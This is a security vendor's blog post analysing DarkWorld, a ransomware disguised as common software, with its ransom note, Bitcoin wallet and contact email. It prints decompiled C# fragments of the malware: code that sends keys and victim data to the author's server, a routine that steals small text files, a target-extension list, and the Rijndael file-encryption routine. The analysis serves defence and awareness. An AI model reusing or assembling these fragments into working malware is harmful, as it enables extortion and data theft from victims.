DarkWorld Ransomware

blog.360totalsecurity.com/en/darkworld-ransomware/

February 25, 2021

Feb 25, 2021kate

Tweet

Learn more about 360 Total Security


Overview

Recently, 360 Security Center detected a ransomware that disguised commonly used software and appeared on the network. The virus called itself DarkWorld in the ransom letter.

What to be mentioned is that, unlike the conventional ransomware method that only encrypts ransomware in the past, the virus also plays a dual role as an information stealer while ransoming. The information stolen by the virus author may be further sold for profit.

From this point, the destructive mode of ransomware has changed. It is foreseeable that traditional malicious software may gradually cease to be satisfied with a single malicious behavior, but will enrich itself into a multi-functional malicious code integrator, causing multiple destructive consequences.

After the virus encrypts the victim's files, it will ask for a Bitcoin ransom equivalent to $300. However, users do not need to worry, the 360 Total Security can intercept and kill the ransomware before problems occur.



Trojan horse behavior and encryption method

1. Poisoning

After the DarkWorld ransomware runs, it will encrypt the file using the Rijndael encryption algorithm, and then add the suffix of the encrypted file ".dark", and create "Important.txt" as a ransom letter. The ransom letter requires the victim to send "1EdxGR5fxRjhWtxNSbyDHv4nVdx5BP54L2" this The wallet address remits the equivalent of 300 USD in Bitcoin ransom, and sends the victim id to the virus author's mailbox darksimo@protonmail.com to obtain the decryption key and decrypt the victim's files.


```
DEAR USER..
This is the developer of DarkWorld File Crypter tool, you have b
Don't worry, you can return all your files!
All your files like pictures, databases, documents and other imp
The only method of recovering files is to purchase the Decryptio

the decryption tool will not be able to decrypt your files if th
Please note that you'll never restore your data without payment.
Price of private key and decrypt software is $300.

To Buy the decryption tool you must follow the following steps :

1 - Send the equivalent of 300$ in bitcoins
to this wallet : 1EdxGR5fxRjhWtxNSbyDHv4nVdx5BP54L2
--------------------------------------------------
* What is bitcoin ? : https://www.investopedia.com/terms/b/bitco
* How to buy Bitcoin ? : https://www.investopedia.com/articles/i
* Where to buy Bitcoin ? :
https://www.blockchain.com/
https://coinbase.com/
https://robinhood.com/
https://www.coinmama.com
--------------------------------------------------
2 - Once your payment is done copy your personal ID and send it
--------------------------------------------------
3 - After i confirm the payment is received you will immediatly
--------------------------------------------------
4 - in case of trust issues you can send one of your encrypted f
```

DarkWorld Blackmail Letter Important.txt Blackmails Bitcoin




Encrypted files are added with “.dark” file extension

1. Blackmail encryption and information theft

The Trojan pretends to be a third-party software file name and icon to induce users to double-click to run it, and then begins to traverse the file to encrypt and steal information through the Rijndael encryption algorithm.

Before starting encryption, the virus will first send the generated random encryption key and other information to the virus author server. Afterwards, it began to traverse the files and encrypt the files with the specified suffix through the Rijndael encryption algorithm. At the same time, pay attention to avoiding the specified system folder to avoid affecting the operating system. For txt files smaller than 2M, stolen and uploaded to the author’s server and then encrypted.



Before starting encryption, the virus first generates an encryption key consisting of a string of “random number + current time”, and then obtains the victim’s machine name, plus the victim’s id, and sends it to the Trojan server.

```
private static void snd(WebClient wc, string c)
{
    try
    {
        wc.Headers["Content-Type"] = "application/x-www-form-urlencoded";
        string text = wc.UploadString(new Uri("https://darkimo.000webhostapp.com/d
        {
            "kk=",
            c,
            "&inf=",
            inf.uni(),
            "&idd=",
            Program.PersID
        }));
    }
    catch
    {
    }
}
```

The virus also pays attention to avoiding the specified system file directory to avoid affecting the operating system, and then encrypts the file with the specified extension.

```
string[] directories = Directory.GetDirectories(path, "*.*");
foreach (string text in directories)
{
    bool flag = !text.Contains("System Volume Information") && !text.Contains("$Recycle.Bin") &&
        !text.Contains("Boot") && !text.Contains("MSOCache") && !text.Contains("PerfLogs") &&
        !text.Contains("Windows") && !text.Contains("Program Files") && !text.Contains("autorun.inf")
         && !text.Contains("Default User") && !text.Contains("Documents and Settings") &&
          !text.Contains("C:\\Recovery") && !text.Contains("$RECYCLE.BIN") &&
          | !text.Contains("ProgramData") && !text.Contains("Program Files (x86)") && !text.Contains("Intel");
    if (flag)
```

DarkWorld files avoid system critical directories

```
private static string[] Ext = new string[]
{
    ".dll",
    ".jpg",
    ".exe",
    ".rar",
    ".zip",
    ".docx",
    ".txt",
    ".html",
    ".php",
    ".pdf",
    ".xls",
    ".xlsx",
    ".ppt",
    ".png",
    ".jpeg",
    ".mp4",
    ".avi",
    ".mp3",
    ".iso",
    ".tar",
    ".tgz",
    ".7z",
    ".gz",
    ".sql",
    ".db",
    ".apk",
    ".js",
    ".css",
    ".scss",
    ".cab",
    ".bin",
    ".lua"
};
```

Target file extension

In the file encryption thread of the virus, the size of the txt file is also judged to determine whether to steal the user's local file to the server. For txt files smaller than 2M (2097200 byte), the encryption thread will steal it and upload it to the Trojan server.

```
bool flag = text3.Contains(".txt") && !text3.Contains("Important.txt") && !text3.Contains(".dark");
if (flag)
{
    bool flag2 = !Program.dups.Contains(fileInfo.FullName);
    if (flag2)
    {
        Program.dups.Add(fileInfo.FullName);
        long length = new FileInfo(text3).Length;
        bool flag3 = length <= 2097200L;
        if (flag3)
        {
            text = File.ReadAllText(text3).Trim();
            Program.letsSend.Add(text);
            text = "";
            byte[] inArray = Program.FileToByteArray(text3);
            text2 = Convert.ToBase64String(inArray);
            text2 = sfgh545g999.qd5f4gq68er1g5z99995qd1f(text2, Program.cd);
            File.Delete(text3);
            File.WriteAllBytes(text3 + ".dark", Convert.FromBase64String(text2));
            File.WriteAllText(text3.Replace(text3.Substring(text3.LastIndexOf("\\") + 1), "") + "Im
              Program.PersID);
            Thread.Sleep(300);
```

DarkWorld steals local files

```
public static string qd5f4gq68er1g5z99995qd1f(string strPlainText, string strKey)
{
    string result;
    try
    {
        MemoryStream memoryStream = new MemoryStream();
        RijndaelManaged rijndaelManaged = new RijndaelManaged();
        strPlainText = strPlainText.Replace("\0", string.Empty);
        byte[] bytes = Encoding.UTF8.GetBytes(strPlainText);
        byte[] rgbKey = sfgh545g999.sqe64gq8er1gqd54fg51sqd5f1g(strKey);
        CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(rgbKey, sfgh545g999.bytIV),
        cryptoStream.Write(bytes, 0, bytes.Length);
        cryptoStream.FlushFinalBlock();
        byte[] inArray = memoryStream.ToArray();
        memoryStream.Close();
        cryptoStream.Close();
        result = Convert.ToBase64String(inArray);
    }
    catch (Exception ex)
    {
        result = string.Format("#ERROR - {0}", ex.Message);
    }
    return result;
}
```

DarkWorld uses Rijndael encryption algorithm

Security advice

1. Go to http://www.360totalsecurity.com/ to download and install 360 Total Security, and keep 360 Total Security process permanent, which can effectively protect against similar virus threats and prevent problems before they occur;

2. Improve personal network security awareness and not easily download so-called “free” activation tools and other software from various download sites. It is recommended to download and install the software from official channels such as the official software website. For unfamiliar software blocked by 360 Total Security, do not continue to run and add trust.

Learn more about 360 Total Security